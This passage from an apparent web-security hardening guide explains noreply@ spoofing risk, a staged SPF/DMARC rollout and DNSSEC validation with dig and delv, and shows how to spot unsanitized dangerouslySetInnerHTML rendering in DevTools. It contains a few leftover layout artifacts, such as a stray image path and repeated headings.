Both technical and behavioral. Technically, `noreply@` is often the mailbox most likely to fall outside a domain's `SPF` coverage. A team sets up `SPF` / `DKIM` / `DMARC` around its main transactional or support mail, then forgets that a separate tool -- a CMS notification, a form-submission plugin, a different marketing platform -- is also sending as `noreply@yourdomain.com`, through infrastructure never added to the `SPF` record. That gap either breaks `DMARC` for that legitimate sender, or, while enforcement is still at `p=none`, leaves room for someone else to send as that exact address without failing anything.

Behaviorally, `noreply@` is also the sender pattern users are trained not to scrutinize. Legitimate automated mail conditions people to expect a `noreply@` sender, expect no real reply channel, and not think twice about it -- which is precisely the profile a phishing email wants to imitate. A spoofed or lookalike `noreply@yourdomain.com` message benefits from the same learned inattention that makes the real ones convenient to ignore.

The SPF misconfiguration covered above makes this worse still. A domain stuck in `PermError` sees its own legitimate `noreply@` mail land in spam more often; users respond by manually marking it "not spam," which trains their mail client to trust that sender pattern going forward. A later message from a lookalike domain that matches the same `noreply@` pattern inherits some of that trained leniency -- the legitimate domain's own delivery problems end up lowering the bar for whatever imitates it later. This is another reason the SPF/DMARC hygiene covered in this chapter matters beyond its own direct effect: a broken record does not just weaken your own mail, it can make the surrounding phishing surface more effective too.

Figure 5: The noreply@ Inbox-Warming Attack Chain



The attack exploits trained user habit, not a technical vulnerability -- fixing the SPF record breaks the chain at step one.

The attack exploits trained user habit, not a technical vulnerability -- fixing the SPF record breaks the chain at step one.

The mitigation is the same infrastructure already covered in this chapter, applied completely: audit every actual sending source -- including anything sending as `noreply@` -- into the `SPF` record, and make sure `DMARC` enforcement (`p=quarantine` / `p=reject`) covers that address too, not just the human-facing ones.

IF THAT MECHANISM WAS HARD TO FOLLOW

The danger is not that broken SPF lets an attacker send *as* your exact domain -- it is that your own users, trained by your domain's delivery problems to manually rescue your mail out of spam, extend that same trained leniency to a lookalike domain later. Fixing your own deliverability is also, quietly, what keeps you from training your own users to lower their guard against whoever impersonates you next.

The Safest First Step Is Monitoring Mode

With reporting turned on from day one:

`DNS TXT record -- _dmarc.yourdomain.com`

```
v=DMARC1; p=none; rua=mailto:dmarc@yourdomain.com
```

This means:

- `v=DMARC1` -- declare the record as a DMARC record.
- `p=none` -- monitor only, no enforcement yet.
- `rua=mailto:dmarc@yourdomain.com` -- `rua` stands for "Reporting URI for Aggregate reports." `URI` (Uniform Resource Identifier) is the general term for an address that identifies where to send or find something -- a `mailto:` link is one kind of URI (an email address), the same way a `https://` link is another kind. Here it is the mailbox that receives the aggregate DMARC reports.

Advancing the Policy Is a Staged, Patient Process, Not a Single Edit

The realistic progression:

1. Stay at `p=none` until the aggregate reports show every legitimate sending source accounted for -- normal mail passing SPF or DKIM with the correct domain alignment, and any remaining failures explainable as abuse or

accepted edge cases. This alone commonly takes several weeks of real mail volume to observe clearly.

2. Move to `p=quarantine` only once that picture is stable. `pct` (short for "percentage") is a DMARC record tag that sets what percentage of failing messages the stated policy actually applies to -- `pct=10` means only 10% of messages that fail DMARC get quarantined/rejected, with the remaining 90% treated as if the policy were still `p=none`. Older DMARC guidance recommended ramping this percentage up gradually (`pct=10`, then `25`, `50`, `100`); more recent practice treats `pct` as effectively historic and instead leans on watching aggregate reports stay quiet at each stage before advancing, rather than trusting a percentage split alone.
3. Hold at `p=quarantine` and keep reviewing reports before the final move to `p=reject` -- as a rough floor, don't advance a stage without at least 30 days of aggregate report data confirming it's safe.
4. Keep the DMARC record's DNS TTL low (minutes, not a full day) during the whole migration window, specifically so a policy can be rolled back quickly (dropping straight back to `p=none`) if legitimate mail starts getting caught -- a low TTL is what makes that rollback actually fast instead of taking up to a day to propagate.

IF THAT MECHANISM WAS HARD TO FOLLOW

Editing the DMARC record to roll back a policy does not roll anything back immediately -- receiving mail servers keep enforcing the old cached policy for as long as the previous TTL says to. A high TTL set once and forgotten turns what should be a five-minute emergency fix into hours of legitimate mail still getting rejected, even though the record itself already looks correct the moment you save it.

IF THAT MECHANISM WAS HARD TO FOLLOW


`p=none` / `p=quarantine` / `p=reject` never runs on your own sending infrastructure at all. It is enforced by whoever *receives* a message claiming to be from your domain -- their inbox provider, not yours. DMARC protects your domain's sending identity, but the actual quarantine-or-reject decision happens entirely on the receiving end, and has nothing to do with mail arriving in your own inbox either -- that is `MX`'s job, a separate mechanism covered earlier in this section.

Validation

Rendering Trust

1. Search the codebase for `dangerouslySetInnerHTML`.
2. Confirm any use is sanitized through a shared, DOMPurify-backed component, or removed entirely in favor of normal JSX rendering.
3. No source access? Open DevTools' Elements panel on the live page and compare it against the two possible outcomes for the same CMS field from the Illustration above (`<strong>Great tips</strong> on hardening your VPS`). The exact expand-icon glyph varies by browser (Chrome, Firefox, and Safari each draw it differently) -- what matters is whether an expand icon exists at all on the `<strong>` node, not its exact shape.

Figure 6: Safe vs. Unsafe DOM Tree Comparison



The safe case has one text-node child; the unsafe case has a real, expandable element node -- that is the tell in DevTools.

Safe -- plain text/escaped rendering (e.g. `<div>{article.description}</div>` in JSX). The field is never parsed as HTML, so the page shows the literal angle brackets, not bold text. `<div>` has exactly one child: a text node, no expand icon next to it.

Unsafe -- `dangerouslySetInnerHTML` rendering. The field is parsed as real HTML, so "Great tips" renders actually bold. `<div>` has two children: a real, expandable `<strong>` element node -- an actual HTML tag the browser created -- followed by a plain text node for the rest of the string.

That expand icon before `<strong>` is the tell -- it only appears if the browser parsed the field as markup, which only happens through `dangerouslySetInnerHTML` (or an equivalent like `document.write` / `.innerHTML =`).

Seeing the unsafe pattern on a field you didn't expect to allow markup is a sign `dangerouslySetInnerHTML` is in play there -- worth checking whether it is sanitized.

Domain Trust

1. Confirm SPF authorizes only real sending sources, and that exactly one `v=spf1` record exists (two is the `PermError` misconfiguration covered above):

   ```
   dig +short TXT example.com | grep spf1
   ```

2. Verify the DMARC record and its current policy stage:

   ```
   dig +short _dmarc.yourdomain.com TXT
   ```

3. Check the DNSSEC chain of trust. Two different tools here, doing two different jobs:
   `dig` (Domain Information Groper) is a general-purpose DNS lookup tool -- it fetches whatever record you ask for and shows it to you raw. On its own it does not validate anything; it just reports what a server said. With `+trace`, dig walks the delegation chain itself, one hop at a time from the root down (root → `.com` → your domain), showing the actual `DS` record handoff at each level. Its purpose here is to let you *see* each step of the chain yourself, so you can tell exactly which handoff (if any) is missing or broken.

   `delv` (DNSSEC-enabled validating resolver, "dig" for DNSSEC) is built on the same validation code as the BIND resolver. Instead of just fetching records, it actually performs the cryptographic signature verification at every step and gives you a direct verdict -- valid, or broken, rather than raw records you have to judge for yourself. With `+vtrace`, it also prints its reasoning at each validation step, not just the final answer, which is what makes it possible to see exactly *where* a validation attempt failed.

   In short: `dig +trace` shows you the chain; `delv +vtrace` tells you whether the chain is cryptographically valid, and where it broke if it isn't. Running both together gives both the raw evidence and the verdict:

   ```
   dig DS yourdomain.com +trace
   delv yourdomain.com +vtrace
   ```

   A `delv` response ending in `; fully validated` confirms the chain from the root down to the domain checks out; a `SERVFAIL` or missing validation

line means something in the chain -- often a stale DS record at the registrar after a key rotation -- needs attention before trusting the result.

> **IF THAT MECHANISM WAS HARD TO FOLLOW**
>
> A validation failure here does not always mean *your domain's* DNSSEC is broken -- it can mean the machine running the check has a local network problem instead (most commonly, no working IPv6 route, which breaks the lookup before it ever reaches your domain's actual records). Before assuming your setup is at fault, re-run with `dig -4 DS yourdomain.com +trace` to force IPv4 only. If that comes back clean with a valid signed chain, the problem was never your domain -- it was the network path the check happened to run over.

4. Monitor DMARC aggregate reports for at least 30 days at each stage before tightening policy further.

Result and What to Remember

Result

Two more layers of trust are accounted for, both outside the scope of response headers: what the browser is allowed to render on your own pages, and what the internet is allowed to believe about your domain's outgoing mail.

What to Remember

The safest rendered content is the content the browser never has to trust as raw HTML in the first place -- and the same logic applies to your domain. Don't leave it to implicit trust when DNSSEC and DMARC can make that trust explicit and verifiable instead, and don't rush the DMARC rollout: patience at `p=none`, confirmed by real report data, is what keeps `p=reject` from silently eating legitimate mail.

Further Reading

- React docs -- `dangerouslySetInnerHTML`: react.dev
- OWASP -- Cross Site Scripting Prevention Cheat Sheet: cheatsheetseries.owasp.org
- DOMPurify -- official project and docs: github.com/cure53/DOMPurify
- dmarc.org -- DMARC overview (industry consortium, not a vendor): dmarc.org
- Cloudflare Learning Center -- What is DNSSEC: cloudflare.com